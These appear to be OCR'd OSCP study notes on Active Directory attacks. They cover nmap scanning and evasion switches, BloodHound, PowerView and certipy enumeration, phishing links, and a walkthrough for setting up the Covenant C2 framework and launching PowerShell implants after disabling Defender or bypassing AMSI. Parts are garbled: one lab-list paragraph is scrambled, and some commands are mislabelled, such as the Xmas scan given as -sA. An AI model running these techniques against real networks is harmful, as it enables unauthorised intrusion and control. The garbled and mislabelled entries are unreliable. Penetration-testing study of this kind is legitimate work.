

OSCP NOTES ACTIVE DIRECTORY

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Exam Info

POINTS	NUMBER OF MACHINES	NOTES
60 points	3 independent targets	 2-step targets (low and high privileges) Buffer Overflow may (or may not) be included as a low-privilege attack vector. 20 points per machine 10 points for low-privilege 10 points for privilege escalation
40 points	2 clients 1 domain controller	 NEW: Active Directory set. Points are awarded only for the full exploit chain of the domain. No partial points will be awarded.

https://marmeus.com/post/OSCP-Review

https://medium.com/@0xP/oscp-2022-tips-to-help-you-pass-dddd3563967e

https://jaiguptanick.github.io/Blog/blog/OSCP Cracking New Pattern W alkthrough/

https://www.linkedin.com/pulse/oscp-tips-2022-lagariansmith/?trk=articles_directory

https://dev.to/hackin7/my-oscp-experience-c9

Laboratory



Proving Grounds Play VM LIST: Curated by TJ Null at netsectocus.com Join us on the #"VulnHub & CTF" channel on Mattermost and find people to complete these with! Linux: Harder Boxes to try out... Born2Root SoSimple SoSimple GLASGOW SMILE: 1.1 PowerCrid 1.0.1 GITROOT: 1 Dawn2 UNSET: MIDNIGHT InfosecPrep Seppuku

Proving Grounds Practice V	that is in the PWKOSCP course. When you are taking the course, you try to go through every system that is in the PWKOSCP lab e will provide better insight for when you attempt to the exam its exhaustive, nor does it guarantee a passing grade for the or exhaustive.	It is encouraged that the other tabs in this left. This list is not oncorrect that the other tabs in this left. This list is not oncorrect that the other tabs in this left. This list is not oncorrect that the other tabs in this left.
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	Linux:	Harder Boxes to try out
Nickel	ClamAV	Bratarina
Slort	Wombo	Internal
Authby	Payday	Clyde
Jacko	Fail	Vector
MeatHead	Nibbles	Shifty
UT99	Banzai	XposedAPI
MedJed	Hunit	HelpDesk
Algeron	Dibble	Twiggy
Billyboss	Zino	Pebbles
(evin	Hetemit	Panic
Metallus	Peppo	CookieCutter
Hutch	Postfish (Requires some Phishing)	Tico
Heist	Malbec	
/ault (Requires some MITM)	Sybaris	
Shenzi	Hawat	
DVR4	ZenPhoto	
Craft	Readys	
lepet	Nukem	
Squid	Sorcerer	
	Walla	
	Pelican	
	Snookums	
	Exfiltrated	
	Fyfiltrated	

		does it guarantee a passing grade for the OSCP Exam.	U. I I D
inux Boxes:	Windows Boxes:	More challenging than OSCP, but good practice:	Updated Boxes for December 2021:
ame	legacy	Jeeves [Windows]	Object [Windows]
orainfuck	Blue	Bart [Windows]	Writer [Linux]
shocker	Devel	Tally [Windows]	Precise [Linux]
pashed	Optimum	Kotarak [Linux]	Support[Windows]
nibbles	Bastard	falafel [Linux]	
реер	granny	Devops [Linux]	
cronos	Arctic	Hawk [Linux]	
nineveh	grandpa	Netmon [Windows]	
sense	silo	Lightweight [Linux]	
solidstate	bounty	La Casa De Papel [Linux]	
node	jerry	Jail [Linux]	
valentine	conceal	Safe [Linux]	
poison	chatterbox	Bitlab [Linux]	
sunday	Forest	Sizzle [Windows]	
artarsauce	BankRobber	Sniper [Windows]	
rked	secnotes	Control [Windows]	
Friendzone	Bastion	October [Linux]	
Swagshop	Buff	Mango [Linux]	
Networked	Servmon	Nest [Windows]	
arvis	Active	Book [Linux]	
Mirai	Remote	Sauna [Windows]	
Popcorn	Fuse	Cascade [Windows]	
Haircut	Omni	Querier [Windows]	
Blocky	Worker	Quick [Linux]	
Frolic	Love	BlackField [Windows]	
Postman	Intelligence	APT [Windows]	
Mango	APT	Atom [Windows]	
Traverxec	Object	BreadCrumbs [Windows]	
OpenAdmin	Support	Monitors [Linux]	
Magic	Сарроп	Dynstr [Linux]	
Admirer		PivotAPI [Windows]	
Blunder		Pikaboo [Linux]	
Tabby		Monteverde [Windows]	
Doctor		Writer [Linux]	
SneakyMailer		Forge [Linux]	
Passage		Stacked [Linux]	
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Time			
Ready			
Delivery			
Ophiuchi			
ScriptKiddie			
Armageddon			
Knife Pit			

Reconnaissance

Active Reconnaissance

Nmap

Ping Sweep

nmap -sP 192.168.1.0/24 -oN scan-alive-hosts.txt

nmap -sP 192.168.1.1,5,100,150 -oN scan-alive-hosts.txt

General Scans for a host

Default script, All ports, Version + OS Discovery, TCP scan

nmap -sC -A -T4 -oN nmap-tcp-initial.txt 192.168.1.1 -p-

UDP Scan:

nmap -sU --top-ports 100 -oN nmap-udp-initial.txt 192.168.1.1

Scan a Single Target

nmap [target]

Scan Multiple Targets

nmap [target1, target2, etc]

Scan a List of Targets

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nmap -iL [list.txt]
Scan a Range of Hosts
nmap [range of IP addresses]
Scan an Entire Subnet
nmap [ip address/cdir]
Scan Random Hosts
nmap -iR [number]
Exclude Targets From a Scan
nmap [targets] --exclude [targets]
Exclude Targets Using a List
nmap [targets] --excludefile [list.txt]
Perform an Aggresive Scan
nmap -A [target]
Scan an IPv6 Target
nmap -6 [target]
Port Scanning Options
Perform a Fast Scan
nmap -F [target]
Scan Specific Ports
nmap -p [port(s)] [target]
Scan Ports by Name
nmap -p [port name(s)] [target]
Scan Ports by Protocol
nmap -sU -sT -p U:[ports],T:[ports] [target]
Scan All Ports
nmap -p 1-65535 [target]
Scan Top Ports
nmap --top-ports [number] [target]
Perform a Sequential Port Scan
nmap -r [target]
```

Attempt to Guess an Unknown OS

nmap -O --osscan-guess [target]

Service Version Detection

nmap -sV [target]

Troubleshoot Version Scan

nmap -sV --version-trace [target]

Perform a RPC Scan

nmap -sR [target]

Discovery Options

Host Discovery The -p switch determines the type of ping to perform.

Nmap Switch	Description	
-PI	ICMP ping	
-Po	No ping	
-PS	SYN ping	
-РТ	TCP ping	

Perform a Ping Only Scan

nmap -sn [target]

Do Not Ping

nmap -Pn [target]

TCP SYN Ping

nmap -PS [target]

TCP ACK Ping

nmap -PA [target]

UDP Ping

nmap -PU [target]

SCTP INIT Ping

nmap -PY [target]

ICMP Echo Ping

nmap -PE [target]

ICMP Timestamp Ping

nmap -PP [target]

ICMP Address Mask Ping

nmap -PM [target]

IP Protocol Ping

nmap -PO [target]

ARP ping

nmap -PR [target]

Traceroute

nmap --traceroute [target]

Force Reverse DNS Resolution

nmap -R [target]

Disable Reverse DNS Resolution

nmap -n [target]

Alternative DNS Lookup

nmap --system-dns [target]

Manually Specify DNS Server

Can specify a single server or multiple.

nmap --dns-servers [servers] [target]

Create a Host List

nmap -sL [targets]

Port Specification and Scan Order

Nmap Switch	Description

Service/Version Detection

Nmap Switch	Description
-sV	Enumerates software versions

Script Scan

Nmap Switch	Description
-sC	Run all default scripts

OS Detection

Nmap Switch Description

Timing and Performance

The -t switch determines the speed and stealth performed.

Nmap Switch	Description
-Т0	Serial, slowest scan
-T1	Serial, slow scan
-T2	Serial, normal speed scan
-Т3	Parallel, normal speed scan
-T4	Parallel, fast scan

Not specifying a T value will default to -T3, or normal speed.

Firewall Evasion Techniques

Firewall/IDS Evasion and Spoofing

Nmap Switch	Description

Fragment Packets

nmap -f [target]

Specify a Specific MTU

nmap --mtu [MTU] [target]

Use a Decoy

nmap -D RND:[number] [target]

Idle Zombie Scan

nmap -sI [zombie] [target]

Manually Specify a Source Port

nmap --source-port [port] [target]

Append Random Data

nmap --data-length [size] [target]

Randomize Target Scan Order

nmap --randomize-hosts [target]

Spoof MAC Address

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nmap --spoof-mac [MAC|0|vendor] [target]
Send Bad Checksums
nmap --badsum [target]
Advanced Scanning Functions
TCP SYN Scan
nmap -sS [target]
TCP Connect Scan
nmap -sT [target]
UDP Scan
nmap -sU [target]
TCP NULL Scan
nmap -sN [target]
TCP FIN Scan
nmap -sF [target]
Xmas Scan
nmap -sA [target]
TCP ACK Scan
nmap -sA [target]
Custom TCP Scan
nmap --scanflags [flags] [target]
IP Protocol Scan
nmap -sO [target]
Send Raw Ethernet Packets
nmap --send-eth [target]
Send IP Packets
nmap --send-ip [target]
Timing Options
Timing Templates
nmap -T[0-5] [target]
Set the Packet TTL
nmap --ttl [time] [target]
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Minimum NUmber of Parallel Operations

nmap --min-parallelism [number] [target]

Maximum Number of Parallel Operations

nmap --max-parallelism [number] [target]

Minimum Host Group Size

nmap --min-hostgroup [number] [targets]

Maximum Host Group Size

nmap --max-hostgroup [number] [targets]

Maximum RTT Timeout

nmap --initial-rtt-timeout [time] [target]

Initial RTT Timeout

nmap --max-rtt-timeout [TTL] [target]

Maximum Number of Retries

nmap --max-retries [number] [target]

Host Timeout

nmap --host-timeout [time] [target]

Minimum Scan Delay

nmap --scan-delay [time] [target]

Maxmimum Scan Delay

nmap --max-scan-delay [time] [target]

Minimum Packet Rate

nmap --min-rate [number] [target]

Maximum Packet Rate

nmap --max-rate [number] [target]

Defeat Reset Rate Limits

nmap --defeat-rst-ratelimit [target]

Shellshock

nmap <ip> -p 80,443 --script=http-shellshock --script-args uri=/cgi-bin/xx.cgi

GitHub - mubix/shellshocker-pocs: Collection of Proof of Concepts and Potential Targets for #ShellShocker

DNS Zone Transfer

dig @<dns_server> <domain_name> -t AXFR +nocookie

Massscan

https://github.com/robertdavidgraham/masscan

GitHub - robertdavidgraham/masscan: TCP port scanner, spews SYN packets asynchronously, scanning entire Internet in under 5 minutes.

GitHub

Build for doing large scale but fast scanning

Metasploit Scanning Modules

scanner/portscan

post/windows/gather/arp_scanner RHOST=<ip_range>

To use a session as a route:

post/multi/manage/autoroute

Searchsploit

Find known exploit. Usage:

searchsploit <keyword>

To copy the exploit script:

searchsploit <EDB-ID> -m <Output_Location>

To run ADRecon on a domain member host.

PS C:\> .\ADRecon.ps1

To run ADRecon on a domain member host as a different user.

PS C:\>.\ADRecon.ps1 -DomainController <IP or FQDN> -Credential <domain\username>

To run ADRecon on a non-member host using LDAP.

PS C:\>.\ADRecon.ps1 -Protocol LDAP -DomainController <IP or FQDN> -Credential <domain\username>

To run ADRecon with specific modules on a non-member host with RSAT. (Default OutputType is STDOUT with -Collect parameter)

PS C:\>.\ADRecon.ps1 -Protocol ADWS -DomainController <IP or FQDN> -Credential <domain\username> -Collect Domain, DomainControllers

To generate the ADRecon-Report.xlsx based on ADRecon output (CSV Files).

PS C:\>.\ADRecon.ps1 -GenExcel C:\ADRecon-Report-<timestamp>

When you run ADRecon, a ADRecon-Report-<timestamp> folder will be created which will contain ADRecon-Report.xlsx and CSV-Folder with the raw files.

https://github.com/sense-of-security/ADRecon

https://github.com/outflanknl/Recon-AD

Using BloodHound

Use the correct collector

- AzureHound for Azure Active Directory
- SharpHound for local Active Directory
- use AzureHound
- # require: Install-Module -name Az -AllowClobber
- # require: Install-Module -name AzureADPreview -AllowClobber
- Connect-AzureAD
- Connect-AzAccount
- ..\AzureHound.ps1

Invoke-AzureHound

- use <u>BloodHound</u>
- # run the collector on the machine using SharpHound.exe
- #
 https://github.com/BloodHoundAD/BloodHound/blob/master/Collectors/Shar
 pHound.exe
- #/usr/lib/bloodhound/resources/app/Collectors/SharpHound.exe
- .\SharpHound.exe -c all -d active.htb --searchforest
- .\SharpHound.exe -c all,GPOLocalGroup # all collection doesn't include GPOLocalGroup by default
- .\SharpHound.exe --CollectionMethod DCOnly # only collect from the DC, doesn't query the computers (more stealthy)

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- .\SharpHound.exe -c all --LdapUsername <UserName> --LdapPassword
 <Password> --JSONFolder <PathToFile>
- .\SharpHound.exe -c all --LdapUsername <UserName> --LdapPassword
 <Password> --domaincontroller 10.10.10.100 -d active.htb

 .\SharpHound.exe -c all,GPOLocalGroup --outputdirectory C:\Windows\Temp -randomizefilenames --prettyjson --nosavecache --encryptzip -collectallproperties --throttle 10000 --jitter 23

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- # or run the collector on the machine using Powershell
- #
 https://github.com/BloodHoundAD/BloodHound/blob/master/Collectors/Shar
 pHound.ps1
- # /usr/lib/bloodhound/resources/app/Collectors/SharpHound.ps1
- Invoke-BloodHound -SearchForest -CSVFolder C:\Users\Public

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- # or remotely via BloodHound Python
- # https://github.com/fox-it/BloodHound.py
- pip install bloodhound

bloodhound-python -d lab.local -u rsmith -p Winter2017 -gc LAB2008DC01.lab.local -c all

- Collect more data for certificates exploitation using Certipy
- certipy find 'corp.local/john:Passw0rd@dc.corp.local' -bloodhound
- certipy find 'corp.local/john:Passw0rd@dc.corp.local' -old-bloodhound

certipy find 'corp.local/john:Passw0rd@dc.corp.local' -vulnerable -hide-admins - username user@domain -password Password123

Then import the zip/json files into the Neo4J database and query them.

root@payload\$ apt install bloodhound

start BloodHound and the database root@payload\$ neo4j console

or use docker

root@payload\$ docker run -p7474:7474 -p7687:7687 -e NEO4J_AUTH=neo4j/bloodhound neo4j

root@payload\$./bloodhound --no-sandbox

Go to http://127.0.0.1:7474, use db:bolt://localhost:7687, user:neo4J, pass:neo4j

You can add some custom queries like:

- <u>Bloodhound-Custom-Queries from @hausec</u>
- BloodHoundQueries from CompassSecurity
- BloodHound Custom Queries from Exegol @ShutdownRepo
- Certipy BloodHound Custom Queries from ly4k

Replace the customqueries.json file located at /home/username/.config/bloodhound/customqueries.json or C:\Users\USERNAME\
AppData\Roaming\BloodHound\customqueries.json.

Using PowerView

- Get Current Domain: Get-NetDomain
- Enum Other Domains: Get-NetDomain -Domain <DomainName>
- Get Domain SID: Get-Domain SID
- Get Domain Policy:
- Get-DomainPolicy

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- #Will show us the policy configurations of the Domain about system access or kerberos
- (Get-DomainPolicy)."system access"

(Get-DomainPolicy). "kerberos policy"

- Get Domain Controlers:
- Get-NetDomainController

Get-NetDomainController -Domain < DomainName >

- Enumerate Domain Users:
- Get-NetUser
- Get-NetUser -SamAccountName <user>
- Get-NetUser | select cn
- Get-UserProperty

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- #Check last password change
- Get-UserProperty -Properties pwdlastset

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- #Get a spesific "string" on a user's attribute
- Find-UserField -SearchField Description -SearchTerm "wtver"

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- #Enumerate user logged on a machine
- Get-NetLoggedon -ComputerName <ComputerName>

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- #Enumerate Session Information for a machine
- Get-NetSession -ComputerName <ComputerName>

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 #Enumerate domain machines of the current/specified domain where specific users are logged into

Find-DomainUserLocation -Domain <DomainName> | Select-Object UserName, SessionFromName

- Enum Domain Computers:
- Get-NetComputer -FullData
- Get-DomainGroup

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#Enumerate Live machines

Get-NetComputer -Ping

- Enum Groups and Group Members:
- Get-NetGroupMember -GroupName "<GroupName>" -Domain <DomainName>

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- #Enumerate the members of a specified group of the domain
- Get-DomainGroup -Identity <GroupName> | Select-Object -ExpandProperty
 Member

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 #Returns all GPOs in a domain that modify local group memberships through Restricted Groups or Group Policy Preferences Get-DomainGPOLocalGroup | Select-Object GPODisplayName, GroupName

- Enumerate Shares
- #Enumerate Domain Shares
- Find-DomainShare

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• #Enumerate Domain Shares the current user has access

Find-DomainShare -CheckShareAccess

- Enum Group Policies:
- Get-NetGPO

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- # Shows active Policy on specified machine
- Get-NetGPO -ComputerName <Name of the PC>
- Get-NetGPOGroup

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• #Get users that are part of a Machine's local Admin group

Find-GPOComputerAdmin -ComputerName < ComputerName >

- Enum OUs:
- Get-NetOU -FullData

Get-NetGPO -GPOname < The GUID of the GPO>

- Enum ACLs:
- # Returns the ACLs associated with the specified account
- Get-ObjectAcl -SamAccountName <AccountName> -ResolveGUIDs
- Get-ObjectAcl -ADSprefix 'CN=Administrator, CN=Users' -Verbose

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- #Search for interesting ACEs
- Invoke-ACLScanner -ResolveGUIDs

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#Check the ACLs associated with a specified path (e.g smb share)

Get-PathAcl -Path "\\Path\Of\A\Share"

• Enum Domain Trust:

• Get-NetDomainTrust

Get-NetDomainTrust -Domain <DomainName>

- Enum Forest Trust:
- Get-NetForestDomain
- Get-NetForestDomain Forest <ForestName>

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- #Domains of Forest Enumeration
- Get-NetForestDomain
- Get-NetForestDomain Forest <ForestName>

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- #Map the Trust of the Forest
- Get-NetForestTrust

Get-NetDomainTrust -Forest <ForestName>

- User Hunting:
- #Finds all machines on the current domain where the current user has local admin access
- Find-LocalAdminAccess -Verbose

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- #Find local admins on all machines of the domain:
- Invoke-EnumerateLocalAdmin -Verbose

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- #Find computers were a Domain Admin OR a specified user has a session
- Invoke-UserHunter
- Invoke-UserHunter -GroupName "RDPUsers"
- Invoke-UserHunter -Stealth

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• #Confirming admin access:

Invoke-UserHunter -CheckAccess

Priv Esc to Domain Admin with User Hunting:

I have local admin access on a machine -> A Domain Admin has a session on that machine -> I steal his token and impersonate him -> Profit!

PowerView 3.0 Tricks

Using AD Module

- Get Current Domain: Get-ADDomain
- Enum Other Domains: Get-ADDomain -Identity <Domain>
- Get Domain SID: Get-DomainSID
- Get Domain Controlers:
- Get-ADDomainController

Get-ADDomainController -Identity < DomainName >

- Enumerate Domain Users:
- Get-ADUser -Filter * -Identity <user> -Properties *

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• #Get a spesific "string" on a user's attribute

Get-ADUser -Filter 'Description -like "*wtver*" -Properties Description | select Name, Description

- Enum Domain Computers:
- Get-ADComputer -Filter * -Properties *

Get-ADGroup -Filter *

- Enum Domain Trust:
- Get-ADTrust -Filter *

Get-ADTrust -Identity < DomainName>

- Enum Forest Trust:
- Get-ADForest
- Get-ADForest -Identity <ForestName>

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#Domains of Forest Enumeration

(Get-ADForest).Domains

Enum Local AppLocker Effective Policy:

Get-AppLockerPolicy -Effective | select -ExpandProperty RuleCollections

Other Interesting Commands

- Find Domain Controllers
- nslookup domain.com
- nslookup -type=srv _ldap._tcp.dc._msdcs.<domain>.com
- nltest /dclist:domain.com
- Get-ADDomainController -filter * | Select-Object name
- gpresult /r
- \$Env:LOGONSERVER

echo %LOGONSERVER%

Initial Access

https://www.ired.team/offensive-security/initial-access/password-spraying-outlook-web-access-remote-shell

https://www.ired.team/offensive-security/initial-access/phishing-with-ms-office

https://www.ired.team/offensive-security/initial-access/phishing-with-gophish-and-digitalocean

https://www.ired.team/offensive-security/code-execution

The Hitchhiker's Guide To Initial Access

How To: Empire's Cross Platform Office Macro

Phishing with PowerPoint

PHISHING WITH EMPIRE

Bash Bunny

OWASP Presentation of Social Engineering - OWASP

USB Drop Attacks: The Danger of "Lost And Found" Thumb Drives

Weaponizing data science for social engineering: Automated E2E spear phishing on Twitter - Defcon 24

Cobalt Strike - Spear Phishing documentation

Cobalt Strike Blog - What's the go-to phishing technique or exploit?

Spear phishing with Cobalt Strike - Raphael Mudge

EMAIL RECONNAISSANCE AND PHISHING TEMPLATE GENERATION MADE SIMPLE

Phishing for access

Excel macros with PowerShell

PowerPoint and Custom Actions

Macro-less Code Exec in MSWord

Multi-Platform Macro Phishing Payloads

Abusing Microsoft Word Features for Phishing: "subDoc"

Phishing Against Protected View

POWERSHELL EMPIRE STAGERS 1: PHISHING WITH AN OFFICE MACRO AND EVADING AVS

The PlugBot: Hardware Botnet Research Project

Luckystrike: An Evil Office Document Generator

The Absurdly Underestimated Dangers of CSV Injection

Macroless DOC malware that avoids detection with Yara rule

Phishing between the app whitelists

Executing Metasploit & Empire Payloads from MS Office Document Properties (part 1 of 2)

Executing Metasploit & Empire Payloads from MS Office Document Properties (part 2 of 2)

Social Engineer Portal

7 Best social Engineering attack

<u>Using Social Engineering Tactics For Big Data Espionage - RSA Conference</u> Europe 2012

USING THE DDE ATTACK WITH POWERSHELL EMPIRE

Phishing on Twitter - POT

Microsoft Office – NTLM Hashes via Frameset

Defense-In-Depth write-up

Spear Phishing 101

https://0x1.gitlab.io/pentesting/Red-Teaming-Toolkit/

Covenant C2 Setup

https://captainroot.com/blog/getting-started-with-covenant-c2-in-kali-linux/

https://michaelkoczwara.medium.com/covenant-c2-quick-setup-on-windows-296a0d400de2

How to Install Covenant on Kali Linux

This is a quick walkthrough on installing Covenant Command & Control (C&C) framework on Kali Linux. I tested this on Kali 2020.3. but this should work for later version updates as well. Let's get started.

Covenant has a nicely written installation and setup page over

here: https://github.com/cobbr/Covenant/wiki/Installation-And-Startup

..but I hope to summarise what's needed to get it up and running on Kali Linux in this post.

First, you need to download the .NET Core framework for Linux. At the time of writing the latest version was 3.1. You can find the latest *recommended* release over here:

Download .NET Core (Linux, macOS, and Windows)

Official .NET Core downloads for Linux, macOS, and Windows. .NET Core is a cross-platform version of .NET, for building...

dotnet.microsoft.com

I have a 64bit Kali linux. I've read some recommendations mentioning to use 64bit bit instead of 32bit Kali when installing Covenant. I downloaded the 64bit version of the .NET SDK package from the .NET Core 3.1 download page. Screenshot below:

os	Installers	Binaries
Linux	Package manager instructions	ARM32 ARM64 RHEL 6 x64 x64 x64 x64
macOS	<u>x64</u>	<u>x64</u>
Windows	<u>x64 x86</u>	ARM32 x64 x86
All	dotnet-install scripts	

Once the tar.gz file is downloaded on to my Kali host, I pretty much followed the instructions from here to extract it and set the relevant environment variables. I've detailed the steps I took below for clarity.

Go ahead and run the following to extract the tar.gz file:

mkdir -p \$HOME/dotnet && tar zxf dotnet-sdk-3.1.403-linux-x64.tar.gz -C \$HOME/dotnet

The above command will extract the contents to your \$HOME/dotnet folder as confirmed below:

```
root@ :~/tools# cd $HOME/dotnet
root@ :~/dotnet# ls
dotnet host LICENSE.txt packs sdk shared templates ThirdPartyNotices.txt
```

Now set the environment variables required with the following commands:

export DOTNET_ROOT=\$HOME/dotnet export PATH=\$PATH:\$HOME/dotnet

And you are done setting up the .NET Core framework needed for Covenant. Now, lets move on to installing Covenant itself.

I installed Covenant under my ~/tools folder, so feel free to change the location as you need:

cd ~/toolsgit clone --recurse-submodules https://github.com/cobbr/Covenant

The above will download Covenant from Github repository. It will use up about 141Mb of space. Once downloaded:

cd Covenant/Covenant donet build

Running the above command will start building the Covenant project. It built successfully, you should get a message like this:

```
Build succeeded.

0 Warning(s)

0 Error(s)

Time Elapsed 00:00:42.47
```

Now you are ready to run Covenant:

dotnet run

This will start the Covenant web service on TCP port 7443. You can check this via another terminal by running:

netstat -tnlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name tcp 0 0 0.0.0.0:**7443** 0.0.0.0:* LISTEN 1650543/Covenant

Now, open up a web browser and point to port 7443 of your Kali host. For example, if your Kali host IP is 192.168.1.10 you should be trying https://192.168.1.10:7443, as an example.

You will get a certificate warning, which you can safely ignore for now and proceed, which will redirect you to /covenantuser/login path. If everything has gone well so far, this should take you to the Covenant initial user registration page as shown below:



Prove a username and password to register an account. Make sure you remember this password or save it securely somewhere.

Once logged in, you will be taken to the /home/index path where the Covenant dashboard will be displayed to you as shown below:



https://dian-pentest.medium.com/install-covenant-on-kali-linux-c0350804648d

Covenant Attack - AD


https://www.youtube.com/watch?v=6C8tzKb3kEQ

https://infosecwriteups.com/hack-the-box-sauna-write-up-w-covenant-c2-c2d71141c90b

Creating Listener

Before we can use the Covenant for red teaming activity, the first thing we need to setup is Listener. Basically covenant Listener is same as the usual listener we have used like netcat or meterpreter. In covenant, stager is called as Grunt. We will talk about it in the next section below. First of all, create the listener at listener menu.

Create Listener




Creating First Listener

- Name: Identifier name for the listener, default is generated value but you can set it as you like
- BindAddress: The ip address listener will bind to
- BindPort: The port listener will bind to
- **ConnectAddress & ConnectPort:** Address and port that will be used as connect back for the stager.
- HttpProfile: You can leave it default


After we create the listener, it will show in listeners list. For example, I create listener with name First-Listener and type is HTTP.

Listeners




Listener

Start the listener we've created before and it will show you the new information in listener like the figure below



Start Listener



Listener Active

We can double-check to make sure if listener is successfully active using this command in terminal:


∟\$ su	do n	etstat -tulpn gr	ep 'LISTEN.*Covena	ant'	1 🌣
tcp	0	0 0.0.0.0:80	0.0.0.0:*	LISTEN	13691/Covenant
tcp	0	0 0.0.0.0:7443	0.0.0.0:*	LISTEN	13691/Covenant

Launcher

Launchers are all in one payload delivery feature that generate, host, and download binaries/script to launch new Grunts

Launchers





Covenant Launcher

Here is explanation from Covenant wiki:

- Binary The Binary launcher is used to generate custom binaries that launch a Grunt.
 This is currently the only launcher that does not rely on a system binary.
- ShellCode The ShellCode launcher converts a Grunt binary to ShellCode using Donut.
- PowerShell The PowerShell launcher is used to generate PowerShell code and/or a PowerShell one-liner that launches a Grunt using powershell.exe.
- MSBuild The MSBuild launcher is used to generate an MSBuild XML file that launches a Grunt using msbuild.exe.
- InstallUtil The InstallUtil launcher is used to generate an InstallUtil XML file that launches a Grunt using installutil.exe.
- Mshta The Mshta launcher is used to generate an HTA file and/or a mshta one-liner that launches a Grunt using mshta.exe that relies on DotNetToJScript.
- Regsvr32 The Regsvr32 launcher is used to generate an SCT file and/or regsvr32 one-liner that launches a Grunt using regsvr32.exe that relies on DotNetToJScript.
- Wmic The Wmic launcher is used to generate an xsl file and/or wmic one-liner that launches a Grunt using wmic.exethat relies on DotNetToJScript.


- Cscript The Cscript launcher is used to generate a JScript file a Grunt using cscript.exe that relies on DotNetToJScript.
- Wscript The Wscript launcher is used to generate a JScript file a Grunt using wscript.exe that relies on DotNetToJScript.

For this article, I will use Powershell Launcher as the example. Don't forget to disable windows defender or bypass the AMSI first(it will be discuss later).


Creating Launcher

Launchers






Create PowerShellLauncher



Choose and customize with your own environment. I suggest that you choose GruntHTTP for the implant template. After that, click generate and it will generate a launcher and encoded launcher for our need.




Generated launcher

Testing Launcher


We need to test our launcher in our windows box to see how the payload and communication work. Open command prompt and paste the generated launcher.

Powershell launcher



Grunt new connection


As we can see from above picture, our launcher is successfully connect to listener in grunt. This is what look like in grunts



Grunt information

